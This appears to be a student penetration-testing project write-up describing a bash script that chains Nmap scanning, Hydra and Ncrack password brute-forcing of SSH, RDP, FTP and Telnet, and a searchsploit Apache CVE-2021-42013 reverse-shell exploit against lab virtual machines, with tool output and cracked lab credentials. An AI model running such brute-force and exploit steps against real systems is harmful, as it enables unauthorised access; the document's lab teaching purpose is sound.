[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123123" - 13 of 103 [child 12] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "baseball" - 14 of 103 [child 13] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "abc123" - 15 of 103 [child 14] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "football" - 16 of 103 [child 15] (0/0)
[VERBOSE] Disabled child 10 because of too many errors
[22][ssh] host: 192.168.80.129   login: tc   password: tc
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 11:30:14
```

Results of SSH brute force using Hydra (With the user-provided password list).

```
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: Last update: 2011/11/20 (35
46 entries)" - 11 of 3562 [child 10] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment:" - 12 of 3562 [child 11] (0
/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: For more wordlists, see htt
ps://www.openwall.com/wordlists/" - 13 of 3562 [child 12] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 14 of 3562 [child 13] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345" - 15 of 3562 [child 14] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "tc" - 16 of 3562 [child 15] (0/0)
[VERBOSE] Disabled child 11 because of too many errors
[VERBOSE] Disabled child 12 because of too many errors
[22][ssh] host: 192.168.80.129   login: tc   password: tc
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 23:59:50
```

Results of SSH brute force using Hydra (With the default built-in John password list).

Displaying of all results (RDP Bruteforce)

Example of detailed command and execution

```
# Results for RDP check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 11:30:15
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 103 login tries (l:1/p:103), ~26 tries pe
r task
[DATA] attacking rdp://192.168.80.129:3389/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 1 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "password" - 2 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345678" - 3 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "msfadmin" - 4 of 103 [child 3] (0/0)
[3389][rdp] host: 192.168.80.129   login: tc   password: password
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 11:30:16
```

Results of RDP brute force using Hydra (With the user-provided password list).

```
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: This list has been compiled
 by Solar Designer of Openwall Project" - 1 of 3562 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: in 1996 through 2011.  It i
s assumed to be in the public domain." - 2 of 3562 [child 1] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment:" - 3 of 3562 [child 2] (0/0
)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: This list is based on passw
ords most commonly seen on a set of Unix" - 4 of 3562 [child 3] (0/0)
[3389][rdp] host: 192.168.80.129   login: tc   password: #!comment: in 1996 through 2011.
It is assumed to be in the public domain.
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 23:59:53
```

Results of RDP brute force using Hydra (With the default built-in John password list).

```
[ATTEMPT] target 192.168.80.130 - login "IEUser" - pass "andrew" - 51 of 103 [child 2] (0/0
[ATTEMPT] target 192.168.80.130 - login "IEUser" - pass "tigger" - 52 of 103 [child 1] (0/0
[ERROR] freerdp: Credentials invalid or missing. (0×0002001b)
[VERBOSE] Retrying connection for child 3
[RE-ATTEMPT] target 192.168.80.130 - login "IEUser" - pass "" - 52 of 103 [child 3] (0/0)
[3389][rdp] host: 192.168.80.130   login: IEUser   password: Passw0rd!
[STATUS] attack finished for 192.168.80.130 (waiting for children to complete tests)
[ERROR] freerdp: Credentials invalid or missing. (0×0002001b)
[VERBOSE] Retrying connection for child 3
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-07 23:36:37

┌──(kali㉿kali)-[~/PT/Project]
└─$ hydra -l IEUser -P password1.lst 192.168.80.130 rdp -vV -f
```

The Hydra command works on IEUser because RDP is installed and enabled. In contrast, xfreerdp may produce false positives because it cannot determine if a connection was successful.

Displaying of all results (FTP Bruteforce)

Example of detailed command and execution

```
# Results for FTP check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-13 11:30:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 103 login tries (l:1/p:103), ~7 tries p
er task
[DATA] attacking ftp://192.168.80.129:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 1 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "password" - 2 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345678" - 3 of 103 [child 2] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "msfadmin" - 4 of 103 [child 3] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "qwerty" - 5 of 103 [child 4] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "tc" - 6 of 103 [child 5] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456789" - 7 of 103 [child 6] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345" - 8 of 103 [child 7] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "1234" - 9 of 103 [child 8] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "111111" - 10 of 103 [child 9] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "1234567" - 11 of 103 [child 10] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "dragon" - 12 of 103 [child 11] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123123" - 13 of 103 [child 12] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "baseball" - 14 of 103 [child 13] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "abc123" - 15 of 103 [child 14] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "football" - 16 of 103 [child 15] (0/0)
[21][ftp] host: 192.168.80.129   login: tc   password: tc
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 11:30:18
```

Results of FTP brute force using Hydra (With the user-provided password list).

```
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment:" - 10 of 3562 [child 9] (0/
0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: Last update: 2011/11/20 (35
46 entries)" - 11 of 3562 [child 10] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment:" - 12 of 3562 [child 11] (0
/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "#!comment: For more wordlists, see htt
ps://www.openwall.com/wordlists/" - 13 of 3562 [child 12] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 14 of 3562 [child 13] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345" - 15 of 3562 [child 14] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "tc" - 16 of 3562 [child 15] (0/0)
[21][ftp] host: 192.168.80.129   login: tc   password: tc
[STATUS] attack finished for 192.168.80.129 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-03-13 23:59:55
```

Results of FTP brute force using Hydra (With the default built-in John password list).

Displaying of all results (Telnet Bruteforce)

Example of detailed command and execution

```
# Results for TELNET check:

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-03-13 11:30 EDT

Discovered credentials for telnet on 192.168.80.129 23/tcp:
192.168.80.129 23/tcp telnet: 'tc' 'tc'

Ncrack done: 1 service scanned in 18.00 seconds.

Ncrack finished.
```

Result of Telnet brute-force attack using Ncrack (User-provided password list).

```
# Results for TELNET check:

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-03-13 23:59 EDT

Discovered credentials for telnet on 192.168.80.129 23/tcp:
192.168.80.129 23/tcp telnet: 'tc' 'tc'

Ncrack done: 1 service scanned in 6.01 seconds.

Ncrack finished.
```

Result of Telnet brute-force attack using Ncrack (Default built-in John password list).

Displaying of all results (HTTP Enumeration via NSE script)

Example of detailed command and execution

```
# Result for HTTP Enumeration via NSE Script.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 23:54 EDT
Nmap scan report for 192.168.80.129
Host is up (0.0042s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
80/tcp   open  http          Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 00:0C:29:D8:96:7B (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 13.47 seconds
```

Result of HTTP enumeration shown in red via NSE script.

```
# Result for HTTP Enumeration via NSE Script.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:00 EDT
Nmap scan report for 192.168.80.129
Host is up (0.00093s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.5
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
3389/tcp open  ms-wbt-server xrdp
MAC Address: 00:0C:29:D8:96:7B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 13.75 seconds
```

No results were shown because HTTP port 80 is closed.

Displaying of all results (Apache HTTP server RCE via searchsploit)

Example of detailed command and execution

```
# Result of Searchsploit Apache HTTP Server RCE script.
PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.80.129 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.80.129 Port 80</address>
</body></html>
```

Result of the Apache HTTP server remote command execution script, if it is accessible.

```
# Result of Searchsploit Apache HTTP Server RCE script.
PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI
```

No results were shown because HTTP port 80 is closed.

Selection of the display of results

Example of detailed command and execution

```
360  #Allow the user to search for an output result
361
362  function SearchResult ()
363  {
364      echo '# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumeration
365
366      while true; do
367      read resultoptions
368
369      case $resultoptions in
430      done
431  }
432  SearchResult
```

```
(D) Searchsploit (E) Exit.'
```

```
418          ;;
419          E|e)
420              echo '# Exiting viewing of results.'
421              break
422
423          ;;
424          *)
425              echo '# This is not a valid selection.'
426              echo '# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumera
427
428          ;;
429      esac
430      done
```

```
(C) HTTP Enumeration (D) Searchsploit (E) Exit.'
```

The script will echo out a message to allow the user to choose an option to view the result. If the user selects other option that is not listed it will repeat the command with the use of while true; do that connects to the wildcard option. The script will exit immediately if the user select option E because of using the command break so that it doesn't keep prompting the user to select an option to view result.

```
# Please select an option to view result, (A) Nmap (B) Bruteforce (C) HTTP Enumeration (D)
Searchsploit (E) Exit.
k
# This is not a valid selection.
# Please select an option to view result, (A) Nmap (B) Bruteforce (C) HTTP Enumeration (D)
Searchsploit (E) Exit.
```

When the user inputs an invalid option, the script will echo, 'This is not a valid selection.'

```
# Please select an option to view result, (A) Nmap (B) Bruteforce (C) HTTP Enumeration (D)
Searchsploit (E) Exit.
E
# Exiting viewing of results.
```

When the user selects (E) Exit, the script will echo 'Exiting and viewing results.'

Selection of the display of results (Nmap/Masscan)

Example of detailed command and execution

```
A|a)
    #Display of TCP and UDP scan results
    echo 'NMap result is selected'
    echo '# Results for TCP Scan:'
    echo "$NTCP" "$MTCP"
    echo " "
    echo '# Results for UDP Scan:'
    echo "$NUDP" "$MUDP"
    echo '# Please select an option to view result, (A) Nmap (B) Bruteforce (C) HTTP Enumeration (D) Sea
    echo " "

(D) Searchsploit (E) Exit.'
```

```
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
A
Nmap/Masscan result is selected
# Results for TCP Scan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:46 EDT
Nmap scan report for 192.168.80.129
Host is up (0.00097s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.5
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
3389/tcp open  ms-wbt-server xrdp
MAC Address: 00:0C:29:D8:96:7B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 29.83 seconds

# Results for UDP Scan:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 01:46 EDT
Warning: 192.168.80.129 giving up on port because retransmission cap hit (6).
Nmap scan report for 192.168.80.129
Host is up (0.00041s latency).
All 100 scanned ports on 192.168.80.129 are in ignored states.
Not shown: 69 closed udp ports (port-unreach), 31 open|filtered udp ports (no-response)
MAC Address: 00:0C:29:D8:96:7B (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 177.16 seconds
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
```

Displaying the Nmap/Masscan results when the user selects option (A) Nmap/Masscan.

Selection of the display of results (Bruteforce)

Example of detailed command and execution

```
    ;;
    B|b)
        #Display of all bruteforce result
        echo '# Bruteforce result is selected.'
        echo '# Results for SSH check:'
        echo "$SSHRes"
        echo " "

        echo '# Results for RDP check:'
        echo "$RDPRes"
        echo " "

        echo '# Results for FTP check:'
        echo "$FTPRes"
        echo " "

        echo '# Results for TELNET check:'
        echo "$TELRes"
        echo '# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
        echo " "

    ;;
```

```
(C) HTTP Enumeration (D) Searchsploit (E) Exit.'
```

```
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
B
# Bruteforce result is selected.
# Results for SSH check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:58:59
[DATA] max 16 tasks per 1 server, overall 16 tasks, 103 login tries (l:1/p:103), ~7 tries p
er task
[DATA] attacking ssh://192.168.80.129:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://tc@192.168.80.129:22
[INFO] Successful, password authentication is supported by ssh://192.168.80.129:22
```

```
# Results for RDP check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:59:01
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 103 login tries (l:1/p:103), ~26 tries pe
r task
[DATA] attacking rdp://192.168.80.129:3389/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 1 of 103 [child 0] (0/0)
```

Displaying the brute-force results when the user selects option (B) Bruteforce.

Selection of the display of results (Bruteforce)

Example of detailed command and execution

```
# Results for FTP check:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or s
ecret service organizations, or for illegal purposes (this is non-binding, these *** ignore
 laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-14 01:59:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 103 login tries (l:1/p:103), ~7 tries p
er task
[DATA] attacking ftp://192.168.80.129:21/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "123456" - 1 of 103 [child 0] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "password" - 2 of 103 [child 1] (0/0)
[ATTEMPT] target 192.168.80.129 - login "tc" - pass "12345678" - 3 of 103 [child 2] (0/0)
```

```
# Results for TELNET check:

Starting Ncrack 0.7 ( http://ncrack.org ) at 2024-03-14 01:59 EDT

Discovered credentials for telnet on 192.168.80.129 23/tcp:
192.168.80.129 23/tcp telnet: 'tc' 'tc'

Ncrack done: 1 service scanned in 18.01 seconds.

Ncrack finished.
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
```

Displaying the brute-force results when the user selects option (B) Bruteforce.

Selection of the display of results (HTTP Enumeration via NSE script)

Example of detailed command and execution

```
C|c)
    #Displaying of HTTP Enumeration result
    echo '# Result for HTTP Enumeration via NSE Script is selected.'
    echo "$ENUMRes"
    echo '# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumeration
    echo " "

;;
```

```
(D) Searchsploit (E) Exit.'
```

```
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
C
# Result for HTTP Enumeration via NSE Script is selected.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 02:15 EDT
Nmap scan report for 192.168.80.129
Host is up (0.0016s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
21/tcp   open  ftp           vsftpd 3.0.5
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)
23/tcp   open  telnet        Linux telnetd
80/tcp   open  http          Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
3389/tcp open  ms-wbt-server xrdp
MAC Address: 00:0C:29:D8:96:7B (VMware)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit
/ .
Nmap done: 1 IP address (1 host up) scanned in 13.40 seconds
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
```

Displaying the HTTP enumeration results when the user selects option (C) HTTP Enumeration.

Selection of the display of results (Apache HTTP server RCE via searchsploit)

Example of detailed command and execution

```
;;
D|d)
    #Displaying of Searchsploit Apache HTTP Server RCE result
    echo '# Result of Searchsploit Apache HTTP Server RCE script is selected.'
    echo "$SEARCHRes"
    echo '# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumeration
    echo " "

;;
```

```
(D) Searchsploit (E) Exit.'
```

```
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.

D
# Result of Searchsploit Apache HTTP Server RCE script is selected.
PoC CVE-2021-42013 reverse shell Apache 2.4.50 with CGI
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.80.129 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at 192.168.80.129 Port 80</address>
</body></html>
# Please select an option to view result, (A) Nmap/Masscan (B) Bruteforce (C) HTTP Enumerat
ion (D) Searchsploit (E) Exit.
```

Displaying the Apache HTTP server remote command execution script results when the user selects option (D) Searchsploit.

Saving a copy of the result

Example of detailed command and execution

```
echo 'Save a copy of the results? (A) Yes (B) No'
read saveoption

case $saveoption in
    A|a)
        function OutputName()
        {
            #Get the user to specify a name for output directory
            echo '# Please specify a name for output directory.'
            read outputname

            if [[ -z $outputname ]];
        }
        OutputName

    ;;
    B|b)
        echo '# Script is exiting.'
        exit
    ;;
    esac

```

```
Save a copy of the results? (A) Yes (B) No
B
# Script is exiting.
```

The user can choose to save a copy of the results with (A) Yes or (B) No. If the user chooses to save a copy, they will be asked to specify a name for the output directory. If the user chooses not to save it, the script will exit automatically.

```
if [[ -z $outputname ]];
then
    echo '# Output name for directory is required, script is exiting.'
    exit
```

```
Save a copy of the results? (A) Yes (B) No
A
# Please specify a name for output directory.

# Output name for directory is required, script is exiting.
```

If the user doesn't provide an output name, the script will notify them that an output name is required and will exit.

Saving a copy of the result

Example of detailed command and execution

```
else
    echo "# "$outputname" is input."
    echo "$NTCP" "STCP" >> TCPresult.txt
    echo '# Saving of TCP Scan Result as TCPresult.txt.'

    echo "$NUDP" "MUDP" >> UDPresult.txt
    echo '# Saving of UDP Scan Result as UDPresult.txt.'

    echo "$SSHRes" >> SSHresult.txt
    echo '# Saving of SSH check as SSHresult.txt.'

    echo "$RDPRes" >> RDPresult.txt
    echo '# Saving of RDP check as RDPresult.txt.'

    echo "$FTPRes" >> FTPresult.txt
    echo '# Saving of FTP check as FTPresult.txt.'

    echo "$TELNETRes" >> TELNETresult.txt
    echo '# Saving of TELNET check as TELNETresult.txt.'

    echo "$ENUMRes" >> HTTPEnumresult.txt
    echo '# Saving of HTTP Enumeration result as HTTPEnumresult.txt'

    echo "$SEARCHRes" >> Searchsploitresult.txt
    echo '# Saving of Searchsploit Apache HTTP server RCE result as Searchsploitresult.txt.'

    zip -m "$outputname".zip *.txt
    echo "# Files have been saved inside as "$outputname".zip"

fi
```

In order to save each scan results, I have opt to echo the variable that is stored earlier to append it into a newly created txt file. In order for the user not to be confused which details is inside the file I have use the scan types and protocol name to allow the user to assess it easily later on for reference.

After all the files are saved inside the current directory, I have use the zip -m to zip up all the folder that is in txt format and stored it as the $outputname zip folder. The -m flag is to delete all the txt file that have created in the script when the zip folder contains all the txt file that were saved.

```
# Please specify a name for output directory.
Ubuntuscan
# Ubuntuscan is input.
# Saving of TCP Scan Result as TCPresult.txt.
# Saving of UDP Scan Result as UDPresult.txt.
# Saving of SSH check as SSHresult.txt.
# Saving of RDP check as RDPresult.txt.
# Saving of FTP check as FTPresult.txt.
# Saving of TELNET check as TELNETresult.txt.
# Saving of HTTP Enumeration result as HTTPEnumresult.txt
# Saving of Searchsploit Apache HTTP server RCE result as Searchsploitresult.txt.
  adding: FTPresult.txt (deflated 70%)
  adding: HTTPEnumresult.txt (deflated 38%)
  adding: RDPresult.txt (deflated 50%)
  adding: Searchsploitresult.txt (deflated 59%)
  adding: SSHresult.txt (deflated 69%)
  adding: TCPresult.txt (stored 0%)
  adding: TELNETresult.txt (stored 0%)
  adding: UDPresult.txt (stored 0%)
# Files have been saved inside as Ubuntuscan.zip
```

Saving a copy of the result

Example of detailed command and execution

```
┌──(kali㉿kali)-[~/PT/Project]
└─$ ls
50446.sh  password1.lst  Ubuntuscan.zip  Vulner.sh

┌──(kali㉿kali)-[~/PT/Project]
└─$ unzip Ubuntuscan.zip
Archive:  Ubuntuscan.zip
  inflating: FTPresult.txt
  inflating: HTTPEnumresult.txt
  inflating: RDPresult.txt
  inflating: Searchsploitresult.txt
  inflating: SSHresult.txt
 extracting: TCPresult.txt
 extracting: TELNETresult.txt
 extracting: UDPresult.txt

┌──(kali㉿kali)-[~/PT/Project]
└─$ ls
50446.sh            password1.lst           SSHresult.txt     Ubuntuscan.zip
FTPresult.txt       RDPresult.txt           TCPresult.txt     UDPresult.txt
HTTPEnumresult.txt  Searchsploitresult.txt  TELNETresult.txt  Vulner.sh
```

Files will be saved in the user's current directory. Use unzip to extract all the files from the zip folder.

Reference

Dezso, Richard. “Nmap UDP SCAN: Advanced Scanning Techniques.” *StationX*, 13 May 2024, www.stationx.net/nmap-udp-scan/.

Target, Hacker. “Brute Force Passwords with Ncrack, Hydra and Medusa.” *HackerTarget.Com*, 6 May 2011, hackertarget.com/brute-forcing-passwords-with-ncrack-hydra-and-medusa/.

Ulhaq, Mateen. “How Do I Tell if a File Does Not Exist in Bash?” *Stack Overflow*, 17 July 2022, stackoverflow.com/questions/638975/how-do-i-tell-if-a-file-does-not-exist-in-bash/.

Chadwick, Ryan. "If Statements - Bash Scripting Tutorial." *Ryans Tutorial,* ryanstutorials.net/bash-scripting-tutorial/bash-if-statements.php/.

Cybervieadmin. “Nmap and Useful NSE Scripts.” *CYBERVIE*, 25 March 2021, cybervie.com/blog/nmap-and-useful-nse-scripts/.

Lurker. “How to Break Out of a Loop in Bash?” *Stack Overflow*, 28 August 2013, stackoverflow.com/questions/18488651/how-to-break-out-of-a-loop-in-bash/.

ThelastVvV. “Apache HTTP Server 2.4.50 - Remote Code Execution (RCE) (2).” *Exploit Database*, 25 October 2021, www.exploit-db.com/exploits/50446/.

Ahamed101. “Zip Files Deleting Originals.” *The UNIX and Linux Forums*, 26 October 2011, www.unix.com/shell-programming-and-scripting/169967-zip-files-deleting-originals.html/.

Vince. “Pentesting 101: Passwords and Wordlists.” *Sevenlayers*, www.sevenlayers.com/index.php/202-pentesting-101-passwords-and-wordlists/.